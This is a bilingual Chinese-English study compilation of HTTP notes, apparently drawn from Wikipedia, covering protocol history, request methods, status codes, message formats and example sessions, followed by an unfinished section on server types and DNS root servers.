Notes Collection of HTTP

HTTP

THEQIONG.COM

穷屌丝联盟

HTTP Notes

穷屌丝联盟

2015 年 1 月 5 日

Contents

List of Figures

List of Tables

Part I

Introduction

Chapter 1

Overview

HTTP（HyperText Transfer Protocol)[4] 是互联网上应用最为广泛的网络协议。最初设计 HTTP 的目的是为了提供一种发布和接收 HTML 页面的方法。通过 HTTP 或者 HTTPS 协议请求的资源由统一资源标识符（Uniform Resource Identifiers，URI）来标识。

HTTP 的发展是万维网协会（World Wide Web Consortium）和 Internet 工作小组（Internet Engineering Task Force）合作的结果，（他们）最终发布了一系列的 RFC，其中最著名的 RFC 2616，定义了 HTTP 协议中现今广泛使用的一个版本 ——HTTP 1.1。

HTTP 中“transfer”有“传输”的含意，不过 HTTP 定制者之一——Roy Fielding 博士在其论文中使用“transfer”表达的是“(表述状态的）转移”（Representational State Transfer)，而不是“传输”。

1991 年，Tim Berners-Lee 发明设计 HTTP 的最初目的就是为了传输含有超链接的文本，最初版本的 HTTP 只能传输纯文本页面，只有一个 GET 方法，并不适用于构建各种应用系统，这里 HTTP（超文本传输协议）与 FTP（文件传输协议)、NNTP（网络新闻传输协议）、SMTP（简单邮件传输协议）相比，并无特别之处。HTTP 流行之后，Roy Fielding2000 年论文提出的 Representational State Transfer，是 HTTP（也可以是其他传输协议）之上构建各种应用系统的一种架构风格，其中的“State Transfer（状态转移）”并未改变“Hypertext Transfer（超文本传输)”的原始含义，由此看“超文本传输协议”的译法并无不妥。

HTTP 是一个客户端终端（用户）和服务器端（网站）请求和应答的标准（TCP)。通过使用 Web 浏览器、网络爬虫或者其它的工具，客户端发起一个 HTTP 请求到服务器上指定端口（默认端口为 80)。我们称这个客户端为用户代理程序（user agent)。应答的服务器上存储着一些资源，比如 HTML 文件和图像。我们称这个应答服务器为源服务器（origin server)。在用户代理和源服务器中间可能存在多个中间层，比如代理，网关，或

者隧道（tunnel）。

尽管 TCP/IP 协议是互联网上最流行的应用，但 HTTP 协议中并没有规定必须使用它或它支持的层。事实上，HTTP 可以在任何互联网协议上，或其他网络上实现。HTTP 假定其下层协议提供可靠的传输。因此，任何能够提供这种保证的协议都可以被其使用。因此也就是其在 TCP/IP 协议族使用 TCP 作为其传输层。

Chapter 2

History

The term HyperText was coined by Ted Nelson who in turn was inspired by Vannevar Bush's microfilm-based "memex". Tim Berners-Lee first proposed the "WorldWideWeb" project —now known as the World Wide Web. Berners-Lee and his team are credited with inventing the original HTTP along with HTML and the associated technology for a web server and a text-based web browser. The first version of the protocol had only one method, namely GET, which would request a page from a server. The response from the server was always an HTML page.

The first documented version of HTTP was HTTP V0.9 (1991). Dave Raggett led the HTTP Working Group (HTTP WG) in 1995 and wanted to expand the protocol with extended operations, extended negotiation, richer meta-information, tied with a security protocol which became more efficient by adding additional methods and header fields. RFC 1945 officially introduced and recognized HTTP V1.0 in 1996.

The HTTP WG planned to publish new standards in December 1995 and the support for pre-standard HTTP/1.1 based on the then developing RFC 2068 (called HTTP-NG) was rapidly adopted by the major browser developers in early 1996. By March 1996, pre-standard HTTP/1.1 was supported in Arena, Netscape 2.0, Netscape Navigator Gold 2.01, Mosaic 2.7, Lynx 2.5, and in Internet Explorer 2.0. End-user adoption of the new browsers was rapid. In March 1996, one web hosting company reported that over 40% of browsers in use on the Internet were HTTP 1.1 compliant. That same web hosting company reported that by June 1996, 65% of all browsers accessing their servers were HTTP/1.1 compliant. The HTTP/1.1 standard as defined in RFC 2068 was officially released in January 1997. Improvements and updates to the HTTP/1.1 standard were released under RFC 2616 in June 1999.

超文本传输协议已经演化出了很多版本，它们中的大部分都是向下兼容的。在 RFC

2145 中描述了 HTTP 版本号的用法。客户端在请求的开始告诉服务器它采用的协议版本号，而后者则在响应中采用相同或者更早的协议版本。

- HTTP/0.9
  已过时。只接受 GET 一种请求方法，没有在通讯中指定版本号，且不支持请求头。由于该版本不支持 POST 方法，因此客户端无法向服务器传递太多信息。
- HTTP/1.0
  这是第一个在通讯中指定版本号的 HTTP 协议版本，至今仍被广泛采用，特别是在代理服务器中。
- HTTP/1.1
  当前版本。持久连接被默认采用，并能很好地配合代理服务器工作。还支持以管道方式在同时发送多个请求，以便降低线路负载，提高传输速度。其中，HTTP/1.1 相较于 HTTP/1.0 协议的区别主要体现在：
  - 缓存处理
  - 带宽优化及网络连接的使用
  - 错误通知的管理
  - 消息在网络中的发送
  - 互联网地址的维护
  - 安全性及完整性

Chapter 3

Request Methods

HTTP defines methods (sometimes referred to as verbs) to indicate the desired action to be performed on the identified resource. What this resource represents, whether pre-existing data or data that is generated dynamically, depends on the implementation of the server. Often, the resource corresponds to a file or the output of an executable residing on the server.

The HTTP/1.0 specification:section 8 defined the GET, POST and HEAD methods and the HTTP/1.1 specification:section 9 added 5 new methods: OPTIONS, PUT, DELETE, TRACE and CONNECT. By being specified in these documents their semantics are well known and can be depended upon. Any client can use any method and the server can be configured to support any combination of methods. If a method is unknown to an intermediate it will be treated as an unsafe and non-idempotent method. There is no limit to the number of methods that can be defined and this allows for future methods to be specified without breaking existing infrastructure. For example WebDAV defined 7 new methods and RFC5789 specified the PATCH method.

- GET
  Requests a representation of the specified resource. Requests using GET should only retrieve data and should have no other effect. (This is also true of some other HTTP methods.)[1] The W3C has published guidance principles on this distinction, saying, "Web application design should be informed by the above principles, but also by the relevant limitations." See safe methods below.
- HEAD
  Asks for the response identical to the one that would correspond to a GET request, but without the response body. This is useful for retrieving meta-information written in response headers, without having to transport the entire content.

- POST
  Requests that the server accept the entity enclosed in the request as a new subordinate of the web resource identified by the URI. The data POSTed might be, as examples, an annotation for existing resources; a message for a bulletin board, newsgroup, mailing list, or comment thread; a block of data that is the result of submitting a web form to a data-handling process; or an item to add to a database.
- PUT
  Requests that the enclosed entity be stored under the supplied URI. If the URI refers to an already existing resource, it is modified; if the URI does not point to an existing resource, then the server can create the resource with that URI.
- DELETE
  Deletes the specified resource.
- TRACE
  Echoes back the received request so that a client can see what (if any) changes or additions have been made by intermediate servers.
- OPTIONS
  Returns the HTTP methods that the server supports for the specified URL. This can be used to check the functionality of a web server by requesting '*' instead of a specific resource.
- CONNECT
  Converts the request connection to a transparent TCP/IP tunnel, usually to facilitate SSL-encrypted communication (HTTPS) through an unencrypted HTTP proxy.
- PATCH
  Is used to apply partial modifications to a resource.

HTTP servers are required to implement at least the GET and HEAD methods and, whenever possible, also the OPTIONS method.

HTTP/1.1 协议中共定义了 8 种方法（也叫“动作”）来以不同方式操作指定的资源：

- OPTIONS
  这个方法可使服务器传回该资源所支持的所有 HTTP 请求方法。用'*' 来代替资源名称，向 Web 服务器发送 OPTIONS 请求，可以测试服务器功能是否正常运作。
- HEAD
  与 GET 方法一样，都是向服务器发出指定资源的请求。只不过服务器将不传回资源的本文部份。它的好处在于，使用这个方法可以在不必传输全部内容的情况下，就可以获取其中“关于该资源的信息”(元信息或称元数据)。

- GET
  向指定的资源发出“显示”请求。使用 GET 方法应该只用在读取数据，而不应当被用于产生“副作用”的操作中，例如在 Web Application 中。其中一个原因是 GET 可能会被网络蜘蛛等随意访问。
- POST
  向指定资源提交数据，请求服务器进行处理（例如提交表单或者上传文件）。数据被包含在请求本文中。这个请求可能会创建新的资源或修改现有资源，或二者皆有。
- PUT
  向指定资源位置上传其最新内容。
- DELETE
  请求服务器删除 Request-URI 所标识的资源。
- TRACE
  回显服务器收到的请求，主要用于测试或诊断。
- CONNECT
  HTTP/1.1 协议中预留给能够将连接改为管道方式的代理服务器。通常用于 SSL 加密服务器的链接（经由非加密的 HTTP 代理服务器）。

方法名称是区分大小写的。当某个请求所针对的资源不支持对应的请求方法的时候，服务器应当返回状态码 405（Method Not Allowed），当服务器不认识或者不支持对应的请求方法的时候，应当返回状态码 501（Not Implemented）。

HTTP 服务器至少应该实现 GET 和 HEAD 方法，其他方法都是可选的。当然，所有的方法支持的实现都应当符合下述的方法各自的语义定义。此外，除了上述方法，特定的 HTTP 服务器还能够扩展自定义的方法。

3.1 Safe methods

Some methods (for example, HEAD, GET, OPTIONS and TRACE) are defined as safe, which means they are intended only for information retrieval and should not change the state of the server. In other words, they should not have side effects, beyond relatively harmless effects such as logging, caching, the serving of banner advertisements or incrementing a web counter. Making arbitrary GET requests without regard to the context of the application's state should therefore be considered safe.

By contrast, methods such as POST, PUT and DELETE are intended for actions that may

cause side effects either on the server, or external side effects such as financial transactions or transmission of email. Such methods are therefore not usually used by conforming web robots or web crawlers; some that do not conform tend to make requests without regard to context or consequences.

Despite the prescribed safety of GET requests, in practice their handling by the server is not technically limited in any way. Therefore, careless or deliberate programming can cause non-trivial changes on the server. This is discouraged, because it can cause problems for Web caching, search engines and other automated agents, which can make unintended changes on the server.

3.2 Idempotent methods and web applications

Methods PUT and DELETE are defined to be idempotent, meaning that multiple identical requests should have the same effect as a single request (Note that idempotence refers to the state of the system after the request has completed, so while the action the server takes (e.g. deleting a record) or the response code it returns may be different on subsequent requests, the system state will be the same every time). Methods GET, HEAD, OPTIONS and TRACE, being prescribed as safe, should also be idempotent, as HTTP is a stateless protocol.

In contrast, the POST method is not necessarily idempotent, and therefore sending an identical POST request multiple times may further affect state or cause further side effects (such as financial transactions). In some cases this may be desirable, but in other cases this could be due to an accident, such as when a user does not realize that their action will result in sending another request, or they did not receive adequate feedback that their first request was successful. While web browsers may show alert dialog boxes to warn users in some cases where reloading a page may re-submit a POST request, it is generally up to the web application to handle cases where a POST request should not be submitted more than once.

Note that whether a method is idempotent is not enforced by the protocol or web server. It is perfectly possible to write a web application in which (for example) a database insert or other non-idempotent action is triggered by a GET or other request. Ignoring this recommendation, however, may result in undesirable consequences, if a user agent assumes that repeating the same request is safe when it isn't.

3.3 Security

Implementing methods such as TRACE, TRACK and DEBUG are considered potentially insecure by some security professionals because attackers can use them to gather information or bypass security controls during attacks. Security software tools such as Tenable Nessus and Microsoft UrlScan Security Tool report on the presence of these methods as being security issues.

TRACK and DEBUG are not valid HTTP 1.1 verbs.

Chapter 4

Status codes

In HTTP/1.0 and since, the first line of the HTTP response is called the status line and includes a numeric status code (such as ”404”) and a textual reason phrase (such as ”Not Found”). The way the user agent handles the response primarily depends on the code and secondarily on the response headers. Custom status codes can be used since, if the user agent encounters a code it does not recognize, it can use the first digit of the code to determine the general class of the response.

Also, the standard reason phrases are only recommendations and can be replaced with ”local equivalents” at the web developer's discretion. If the status code indicated a problem, the user agent might display the reason phrase to the user to provide further information about the nature of the problem. The standard also allows the user agent to attempt to interpret the reason phrase, though this might be unwise since the standard explicitly specifies that status codes are machine-readable and reason phrases are human-readable. HTTP status code is primarily divided into five groups for better explanation of request and responses between client and server as named: Informational 1XX, Successful 2XX, Redirection 3XX, Client Error 4XX and Server Error 5XX.

HTTP 状态码（英语：HTTP Status Code）是用以表示网页服务器 HTTP 响应状态的 3 位数字代码。它由 RFC 2616 规范定义的，并得到 RFC 2518、RFC 2817、RFC 2295、RFC 2774、RFC 4918 等规范扩展。

所有 HTTP 响应的第一行都是状态行，依次是当前 HTTP 版本号，3 位数字组成的状态代码，以及描述状态的短语，彼此由空格分隔。

所有状态码的第一个数字代表了响应的五种状态之一，说明了当前响应的类型：

- 1xx 消息——请求已被服务器接收，继续处理
- 2xx 成功——请求已成功被服务器接收、理解、并接受

- 3xx 重定向——需要后续操作才能完成这一请求
- 4xx 请求错误——请求含有词法错误或者无法被执行
- 5xx 服务器错误——服务器在处理某个正确请求时发生错误

虽然 RFC 2616 中已经推荐了描述状态的短语，例如”200 OK”，”404 Not Found”，但是 WEB 开发者仍然能够自行决定采用何种短语，用以显示本地化的状态描述或者自定义信息。

4.1 HTTP 301

The HTTP response status code 301 Moved Permanently [1] is used for permanent redirection, meaning current links or records using the URL that the 301 Moved Permanently response is received for should be updated to the new URL provided in the Location field of the response. This status code should be used with the location header. RFC 2616 states that:

- If a client has link-editing capabilities, it should update all references to the Request URI.
- The response is cachable.
- Unless the request method was HEAD, the entity should contain a small hypertext note with a hyperlink to the new URI(s).
- If the 301 status code is received in response to a request of any type other than GET or HEAD, the client must ask the user before redirecting.

4.1.1 Example

Client request:

```
1 GET /index.php HTTP/1.1
2 Host: www.example.org
```

Server response:

```
1 HTTP/1.1 301 Moved Permanently
2 Location: http://www.example.org/index.asp
```

Google recommends using a 301 redirect to change the URL of a page as it is shown in search engine results.

4.2 HTTP 302

The HTTP response status code 302 Found [2] is a common way of performing a redirection.

An HTTP response with this status code will additionally provide a URL in the Location header field. The User Agent (e.g. a web browser) is invited by a response with this code to make a second, otherwise identical, request, to the new URL specified in the Location field. The HTTP/1.0 specification (RFC 1945) defines this code, and gives it the description phrase "Moved Temporarily".

Many web browsers implemented this code in a manner that violated this standard, changing the request type of the new request to GET, regardless of the type employed in the original request (e.g. POST).[1] For this reason, HTTP/1.1 (RFC 2616) added the new status codes 303 and 307 to disambiguate between the two behaviours, with 303 mandating the change of request type to GET, and 307 preserving the request type as originally sent. Despite the greater clarity provided by this disambiguation, the 302 code is still employed in web frameworks to preserve compatibility with browsers that do not implement the HTTP/1.1 specification.

4.2.1 Example

Client request:

```
1 GET /index.html HTTP/1.1
2 Host: www.example.com
```

Server response:

```
1 HTTP/1.1 302
2 Location: http://www.iana.org/domains/example/
```

4.3 HTTP 303

The HTTP response status code 303 See Other [3] is the correct way to redirect web applications to a new URI, particularly after an HTTP POST has been performed, since RFC 2616 (HTTP 1.1).

This response indicates that the correct response can be found under a different URI and should be retrieved using a GET method. The specified URI is not a substitute reference for the original resource.

This status code should be used with the location header, as described below.

303 See Other has been proposed as one way of responding to a request for a URI that identifies a real-world object according to Semantic Web theory (the other being the use of hash URIs).[1] For example, if http://www.example.com/id/alice identifies a person, Alice, then it would

be inappropriate for a server to respond to a GET request with 200 OK, as the server could not deliver Alice herself. Instead the server would issue a 303 See Other response which redirected to a separate URI providing a description of the person Alice.

303 See Other can be used for other purposes. For example, when building a RESTful web API that needs to return to the caller immediately but continue executing asynchronously (such as a long-lived image conversion), the web API can provide a status check URI that allows the original client who requested the conversion to check on the conversion's status. This status check web API should return 303 See Other to the caller when the task is complete, along with a URI from which to retrieve the result in the Location HTTP header field.[2]

4.4 HTTP 403

A web server may return a 403 Forbidden [5] HTTP status code in response to a request from a client for a web page or resource to indicate that the server can be reached and understood the request, but refuses to take any further action. Status code 403 responses are the result of the web server being configured to deny access, for some reason, to the requested resource by the client.

A typical request that may receive a 403 Forbidden response is a GET for a web page, performed by a web browser to retrieve the page for display to a user in a browser window. The web server may return a 403 Forbidden status for other types of requests as well.

The Apache web server returns 403 Forbidden in response to requests for url paths that correspond to filesystem directories, when directory listings have been disabled in the server. Some administrators configure the mod_proxy extension to Apache to block such requests, and this will also return 403 Forbidden. Microsoft IIS responds in the same way when directory listings are denied in that server. In WebDAV, the 403 Forbidden response will be returned by the server if the client issued a PROPFIND request but did not also issue the required Depth header, or issued a Depth header of infinity.)

403 substatus error codes for IIS:

- 403.1 - Execute access forbidden.
- 403.2 - Read access forbidden.
- 403.3 - Write access forbidden.
- 403.4 - SSL required.
- 403.5 - SSL 128 required.
- 403.6 - IP address rejected.

- 403.7 - Client certificate required.
- 403.8 - Site access denied.
- 403.9 - Too many users.
- 403.10 - Invalid configuration.
- 403.11 - Password change.
- 403.12 - Mapper denied access.
- 403.13 - Client certificate revoked.
- 403.14 - Directory listing denied.
- 403.15 - Client Access Licenses exceeded.
- 403.16 - Client certificate is untrusted or invalid.
- 403.17 - Client certificate has expired or is not yet valid.
- 403.18 - Cannot execute request from that application pool.

403 Forbidden 是当一个网络服务器收到并理解用户的请求但是拒绝作出进一步动作来完成此请求时所返回的 HTTP 错误代码。这种情况多会在当用户请求一些此服务器上禁止被请求的数据或页面时发生。

一个典型的可能会得到 403 错误的情况是，用户使用浏览器发出一个想要显示某一个网页时的 GET 请求时。当然，403 Forbidden 之外的错误代码也可能会视情况而发生。

4.5 HTTP 404

The 404 or Not Found [6] error message is a HTTP standard response code indicating that the client was able to communicate with the server, but the server could not find what was requested.

The web site hosting server will typically generate a ”404 Not Found” web page when a user attempts to follow a broken or dead link; hence the 404 error is one of the most recognizable errors users can find on the web.

A 404 error should not be confused with ”server not found” or similar errors, in which a connection to the destination server could not be made at all. A 404 error indicates that the requested resource may be available again in the future; however, the fact does not guarantee the same content.

HTTP 404 或 Not Found 错误信息是 HTTP 的其中一种“标准回应信息”（HTTP 状态码），此信息代表客户端在浏览网页时，服务器无法正常提供信息，或是服务器无法回应且不知原因。404 错误信息可能与“server not found”（无法找到服务器）或其他类似信息产生混淆。

4.5.1 Overview

When communicating via HTTP, a server is required to respond to a request, such as a web browser's request for a web page, with a numeric response code and an optional, mandatory, or disallowed (based upon the status code) message. In the code 404, the first digit indicates a client error, such as a mistyped Uniform Resource Locator (URL). The following two digits indicate the specific error encountered. HTTP's use of three-digit codes is similar to the use of such codes in earlier protocols such as FTP and NNTP.

At the HTTP level, a 404 response code is followed by a human-readable "reason phrase". The HTTP specification suggests the phrase "Not Found"[2] and many web servers by default issue an HTML page that includes both the 404 code and the "Not Found" phrase.

A 404 error is often returned when pages have been moved or deleted. In the first case, a better response is to return a 301 Moved Permanently response, which can be configured in most server configuration files, or through URL rewriting; in the second case, a 410 Gone should be returned. Because these two options require special server configuration, most websites do not make use of them.

404 errors should not be confused with DNS errors, which appear when the given URL refers to a server name that does not exist. A 404 error indicates that the server itself was found, but that the server was not able to retrieve the requested page.

当客户端使用 HTTP 浏览网页时，服务器需要针对不同的“要求”提供不同的“回应”，譬如浏览器发出 HTML 文件（网页）的要求，并带有数字回应码和 MIME 的信息。代码 404 的第一个“4”代表客户端的错误，如错误的网页位址；后两位数字码则代表着特定的错误信息。HTTP 的三字符代码跟早期通讯协定 FTP 和 NNTP 的代码相当类似。

从 HTTP 的层面来看，404 信息码之后通常会有一个可读的信息“Not Found”，许多网络服务器的默认页面也都有“404”代码跟“Not Found”的词汇。

404 错误信息通常是在目标页面被更动或移除之后显现的页面。因为此两种信息需要特别架构的服务器，许多网站并不使用。

4.5.2 Custom error pages

Web servers can typically be configured to display a customised 404 error page, including a more natural description, the parent site's branding, and sometimes a site map, a search form or 404 page widget. The protocol level phrase, which is hidden from the user, is rarely customized.

Internet Explorer, however, will not display custom pages unless they are larger than 512 bytes, opting instead to display a "friendly" error page.[3] Google Chrome includes similar func-

tionality, where the 404 is replaced with alternative suggestions generated by Google algorithms, if the page is under 512 bytes in size.[citation needed]. This is a violation of RFC 2616, which states that ”user agents SHOULD display any included entity to the user”.

Another problem is that if the page does not provide a favicon, and a separate custom 404 page exists, extra traffic and longer loading times will be generated on every page view.

4.5.3 Tracking/Checking 404 errors

A number of tools exist that crawl through a website to find pages that return 404 status codes.[6] These tools can be helpful in finding links that exist within a particular website. The limitation, of course, is that these tools only find links within one particular website, and ignore 404s resulting from links on other websites. One way around this is to find 404 errors by analyzing external links.[7]

Another common method is tracking traffic to 404 pages using log file analysis.[8] This can be useful to understand more about what 404s users reached on the site. However, log files can be somewhat complex to review. Another method of tracking traffic to 404 pages is using JavaScript-based traffic tracking tools.

4.5.4 404 page widgets

While many websites send additional information in a 404 error message—such as a link to the homepage of a website or a search box—some also endeavor to find the correct web page the user wanted. Extensions are available for some popular CMS to do this.[10] In Europe, the NotFound Project encourages site operators to add a snippet of code to serve customised 404 error pages which provide data about missing children.[11]

4.5.5 Soft 404

Some websites report a ”not found” error by returning a standard web page with a ”200 OK” response code; this is known as a soft 404. Soft 404s are problematic for automated methods of discovering whether a link is broken. Some search engines, like Yahoo, use automated processes to detect soft 404s.[12] Soft 404s can occur as a result of configuration errors when using certain HTTP server software, for example with the Apache software, when an Error Document 404 (specified in a .htaccess file) is specified as an absolute path (e.g. http://example.com/error.html) rather than a relative path (/error.html).[13]

Some proxy servers generate a 404 error when the remote host is not present, rather than returning the correct 500-range code when errors such as hostname resolution failures or refused TCP connections prevent the proxy server from satisfying the request. This can confuse programs that expect and act on specific responses, as they can no longer easily distinguish between an absent web server and a missing web page on a web server that is present.

In July 2004, the UK telecom provider BT Group deployed the Cleanfeed content blocking system, which returns a 404 error to any request for content identified as potentially illegal by the Internet Watch Foundation.[14] Other ISPs return a HTTP 403 ”forbidden” error in the same circumstances.[15] The practice of employing fake 404 errors as a means to conceal censorship has also been reported in Thailand[16] and Tunisia.[17] In Tunisia, where censorship is reportedly severe, people have become aware of the nature of the fake 404 errors and have created an imaginary character named ”Ammar 404” who represents ”the invisible censor”.

一些网站会以“200 OK”的回应信息来回复“not found”的错误，此称为 soft 404。

4.5.6 In popular culture

- During the May 2011 Greek protests, one slogan was ”Error 404: Democracy not found”.
- In Tunisia political censorship led to 404 becoming so ubiquitous that Tunisian bloggers invented a character called Ammar they held responsible for its deployment.
- Renny Gleeson with Weiden and Kennedy spoke at TED in 2012. Through a PIE initiative[clarification needed], Portland thinkers[who?] have been exploring ways to improve the emotional response to a 404 page experience. Companies like Groupon, that specialize in digital consumerism, have begun to utilize their ideas in order to personalise the consumer experience when they have reached a ’dead-end’ while searching through products. These examples of 404 pages could be considered ”quirky” as they do not reflect the companies own strategies, but feature irrelevant items to lower the formality of the page.

4.5.7 Slang usage

In 2008, a study carried out by the telecommunications arm of the Post Office[22] found that ”404” had become a slang synonym for ”clueless” in the United Kingdom. Slang lexicographer Jonathon Green said that ”404” as a slang term had been driven by the ”influence of technology” and young people, but at the time, such usage was relatively confined to London and other urban areas.

Chapter 5

HTTP session state

HTTP is a stateless protocol. A stateless protocol does not require the HTTP server to retain information or status about each user for the duration of multiple requests. However, some web applications implement states or server side sessions using one or more of the following methods:

- Hidden variables within web forms.
- HTTP cookies.
- Query string parameters, for example, `/index.php?session_id=some_unique_session_code`.

Chapter 6

Encrypted connections

The most popular way of establishing an encrypted HTTP connection is HTTP Secure.

Two other methods for establishing an encrypted HTTP connection also exist, called Secure Hypertext Transfer Protocol and the HTTP/1.1 Upgrade header. Browser support, for these latter two, is, however, nearly non-existent, so HTTP Secure is the dominant method of establishing an encrypted HTTP connection.

Chapter 7

Request message

The request message consists of the following:

- A request line, for example GET /images/logo.png HTTP/1.1, which requests a resource called /images/logo.png from the server.
- Request Headers, such as Accept-Language: en
- An empty line.
- An optional message body.

The request line and headers must all end with <CR><LF> (that is, a carriage return character followed by a line feed character). The empty line must consist of only <CR><LF> and no other whitespace. In the HTTP/1.1 protocol, all headers except Host are optional.

A request line containing only the path name is accepted by servers to maintain compatibility with HTTP clients before the HTTP/1.0 specification in RFC 1945.

客户端向服务器发出的请求信息包括以下几个:

- 请求行

  例如 GET /images/logo.gif HTTP/1.1，表示从/images 目录下请求 logo.gif 这个文件。
- (请求）头,

  例如 Accept-Language: en
- 空行
- 其他消息体

请求行和标题必须以 <CR><LF> 作为结尾。空行内必须只有 <CR><LF> 而无其他空格。在 HTTP/1.1 协议中，所有的请求头，除 Host 外，都是可选的。

Chapter 8

Response message

The response message consists of the following:

- A Status-Line (for example HTTP/1.1 200 OK, which indicates that the client's request succeeded)
- Response Headers, such as Content-Type: text/html
- An empty line
- An optional message body

The Status-Line and headers must all end with <CR><LF> (a carriage return followed by a line feed). The empty line must consist of only <CR><LF> and no other whitespace.

Chapter 9

Example session

Below is a sample conversation between an HTTP client and an HTTP server running on www.example.com, port 80.

9.1 Client request

```
GET /index.html HTTP/1.1
Host: www.example.com
```

A client request (consisting in this case of the request line and only one header) is followed by a blank line, so that the request ends with a double newline, each in the form of a carriage return followed by a line feed. The "Host" header distinguishes between various DNS names sharing a single IP address, allowing name-based virtual hosting. While optional in HTTP/1.0, it is mandatory in HTTP/1.1.

9.2 Server response

```
HTTP/1.1 200 OK
Date: Mon, 23 May 2005 22:38:34 GMT
Server: Apache/1.3.3.7 (Unix) (Red-Hat/Linux)
Last-Modified: Wed, 08 Jan 2003 23:11:55 GMT
ETag: "3f80f-1b6-3e1cb03b"
Content-Type: text/html; charset=UTF-8
Content-Length: 131
Connection: close

```

```
<html>
<head>
  <title>An Example Page</title>
</head>
<body>
  Hello World, this is a very simple HTML document.
</body>
</html>
```

The ETag (entity tag) header is used to determine if a cached version of the requested resource is identical to the current version of the resource on the server. Content-Type specifies the Internet media type of the data conveyed by the HTTP message, while Content-Length indicates its length in bytes. The HTTP/1.1 webserver publishes its ability to respond to requests for certain byte ranges of the document by setting the header Accept-Ranges: bytes. This is useful, if the client needs to have only certain portions[23] of a resource sent by the server, which is called byte serving. When Connection: close is sent in a header, it means that the web server will close the TCP connection immediately after the transfer of this response.

Most of the header lines are optional. When Content-Length is missing the length is determined in other ways. Chunked transfer encoding uses a chunk size of 0 to mark the end of the content. Identity encoding without Content-Length reads content until the socket is closed.

A Content-Encoding like gzip can be used to compress the transmitted data.

下面是一个 HTTP 客户端与服务器之间会话的例子，运行于 www.google.com，端口 80

客户端请求：

```
GET / HTTP/1.1
Host:www.google.com
```

这里，末尾有一个空行。第一行指定方法、资源路径、协议版本；第二行是在 1.1 版里必带的一个 header 作用指定主机。

服务器应答：

```
HTTP/1.1 200 OK
Content-Length: 3059
Server: GWS/2.0
Date: Sat, 11 Jan 2003 02:44:04 GMT
Content-Type: text/html
Cache-control: private
Set-Cookie: PREF=ID=73d4aef52e57bae9:TM=1042253044:LM=1042253044:S=SMCc_HRPCQiqy
X9j; expires=Sun, 17-Jan-2038 19:14:07 GMT; path=/; domain=.google.com
```

```
9 Connection: keep-alive
```

这里，紧跟着一个空行，并且由 HTML 格式的文本组成了 Google 的主页。

在 HTTP1.0，单一 TCP 连接内仅执行一个“客户端发送请求—服务器发送应答”周期，之后释放 TCP 连接。

在 HTTP1.1 中，优化了支持持续活跃连接：客户端连续多次发送请求、接收应答；批量多请求时，同一 TCP 连接在活跃（Keep-Live）间期内复用，避免重复 TCP 初始握手活动，减少网络负荷和响应周期。此外支持应答到达前继续发送请求（通常是两个），称为“流线化”（stream）。

Chapter 10

Alternatives to HTTP

Historically, Gopher existed as a competitor to HTTP.

Bibliography

[1] Wikipedia. Http 301, . URL http://en.wikipedia.org/wiki/HTTP_301.

[2] Wikipedia. Http 302, . URL http://en.wikipedia.org/wiki/HTTP_302.

[3] Wikipedia. Http 303, . URL http://en.wikipedia.org/wiki/HTTP_303.

[4] Wikipedia. Hypertext transfer protocol, 1991. URL http://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol.

[5] Wikipedia. Http 403, 1991. URL http://en.wikipedia.org/wiki/HTTP_403.

[6] Wikipedia. Http 404, 1991. URL http://en.wikipedia.org/wiki/HTTP_404.

Part II

HTTP Server

Chapter 11

Introduction

11.1 Overview

一般来说，服务器通过网络对外提供服务，可以通过 Intranet 对内网提供服务，也可以通过 Internet 对外提供服务。

软件服务器可以是管理资源并为用户提供服务的计算机软件，通常分为文件服务器(能使用户在其它计算机访问文件)、数据库服务器和应用程序服务器。运行相关服务器软件的计算机就被称为硬件服务器，或主机（Host)。

作为硬件来说，通常服务器是指具有较高计算能力，能够提供给多个用户使用的计算机，服务器软件工作在客户端-服务器或浏览器-服务器等模式下。

- 文件服务器（File Server）或网络存储设备（Network Attached Storage）
- 数据库服务器（Database Server)，例如 Oracle 数据库服务器、MySQL、PostgreSQL 和 Microsoft SQL Server 等；
- 邮件服务器（Mail Server)，例如 Sendmail、Postfix、Microsoft Exchange 和 Lotus Domino 等；
- 网页服务器（Web Server)，例如 httpd、IIS 和 nginx 等；
- FTP 服务器（FTP Server)，例如 vsftpd 和 Serv-U 等；
- 域名服务器（DNS Server)，例如如 Bind 等；
- 应用程序服务器（Application Server/AP Server），例如 WebLogic、JBoss 和 GlassFish 等；
- 代理服务器（Proxy Server)，例如 Squid 等。

举例来说，Web 服务器可能是指用于网站的主机，也可能是指类似 httpd 的软件，运行在主机上并管理网页组件和回应网页浏览器的请求。

11.2 C/S

客户端-服务器（Client/Server）结构是一种把客户端与服务器区分开来的网络架构。每一个客户端软件的实例都可以向一个服务器或应用程序服务器发出请求。

当用户在维基百科阅读文章时，其主机和网页浏览器就被当做一个客户端，同时组成维基百科的主机、数据库和应用程序就被当做服务器。当网页浏览器向维基百科请求一个指定的文章时，维基百科服务器从维基百科的数据库中找出所有该文章需要的信息，并结合成一个网页，然后再发送回客户端的浏览器。

具体来说，服务端的特征包括：

- 被动的角色（从）。
- 等待来自用户端的要求。
- 处理要求并传回结果。

客户端的特征包括：

- 主动的角色（主）。
- 发送要求。
- 等待直到收到回应，或退出。

服务器可以是有状态或者无状态的。其中，无状态的服务器不会保留任何两个请求之间的信息，有状态服务器会记住请求之间的信息。服务器与客户端之间的状态信息的作用域可以是全局的或者某个事务（session）的。例如，静态 HTML 页面服务器是一个无状态服务器的例子，而 Tomcat 是一个有状态服务器。

服务器端与客户端的交互可以使用循序图描述，循序图是 UML 中的一个标准。

与此同时，点对点（peer-to-peer）架构不同于 C/S 架构，网络上的每个使用端或程序的实体都拥有相同的等级，同时扮演客户端与服务器端的角色。

11.3 B/S

Chapter 12

DNS Server

在计算机技术中，名称服务器是指提供域名服务协议的程序或服务器，可以用于将“人类可识别”的标识符映射为系统内部通常为数字形式的标识码。其中，域名系统（DNS）服务器是最著名的名称服务器，域名是互联网两大主要命名空间之一。

根域名服务器（root name server）是互联网域名解析系统（DNS）中最高级别的域名服务器，负责返回顶级域名的权威域名服务器的地址。ICANN 是管理国际域名和 IP 地址分配的组织，目前隶属于美国商务部。

大部分根服务器使用任播（Anycast）技术，全球的 504 台根服务器被编号为 A 到 M 共 13 个标号，这些根域名服务器以英文字母 A 到 M 依序命名，域名格式为“字母.root-servers.net”，其中有 11 个是以任播技术在全球多个地点设立的镜像站。

- 中国大陆在北京有两台编号为 L 的镜像，编号为 F、I、J 的镜像各一台，共 5 台；
- 香港有编号为 D、J 的镜像各 2 台，编号为 A、F、I、L 的镜像各一台，共 8 台；
- 台湾则有编号为 F、I、J 各一台，共 3 台。

